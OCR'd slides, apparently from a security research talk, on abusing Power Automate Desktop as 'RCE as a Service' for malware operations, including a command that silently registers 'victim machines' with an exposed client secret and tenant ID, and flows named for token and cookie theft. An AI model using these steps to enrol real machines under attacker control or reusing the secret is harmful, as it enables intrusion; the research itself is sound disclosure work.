
Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more

Machines | Machine groups | VM images (preview)

Machine name	Descrip...	Version	Group	Status	Flows run...	Flows que...	Ac...	Own
hi	—	2.20.141.22151	—	Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	Connected	0	—	Owner	

Run from cloud



Task status

Desktop flow runs

Here's a quick overview of the desktop flows you have running. Learn more

Requested	Desktop flow	Status	Run start	Run mode
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk a...	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk a...	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk a...	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk a...	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended


zenity

RCE as a Service

Repurpose RPA to power malware ops

Recall our wish list


Malw
are



- ☐ Initial access
- ☐ Deploy malware
- ☐ Defense evasion
- ☐ Persistency
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup
- ☐ …
- ☐ ..
- ☐ Profit


Ops

Hello Pwntoso



Register victim machines


Can we avoid the UI?




Register victim machines

Can we avoid the UI?

Sure!





https://docs.microsoft.com/en-us/power-automate/desktop-flows/machines-silent-registration#silently-register-a-new-machine

Hello new machine

Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more

Machines | Machine groups | VM images (preview)

Machine name	Descrip...	Version	Group	Status	Flows run...	Flows que...	Ac...	Own
hi	—	2.20.141.22151	—	Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	Connected	0	—	Owner	

Admin required

How to use the Machine registration App?

1. Open **Start** menu
2. Search for command prompt (or PowerShell) and then run it as the administrator
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
**********
```

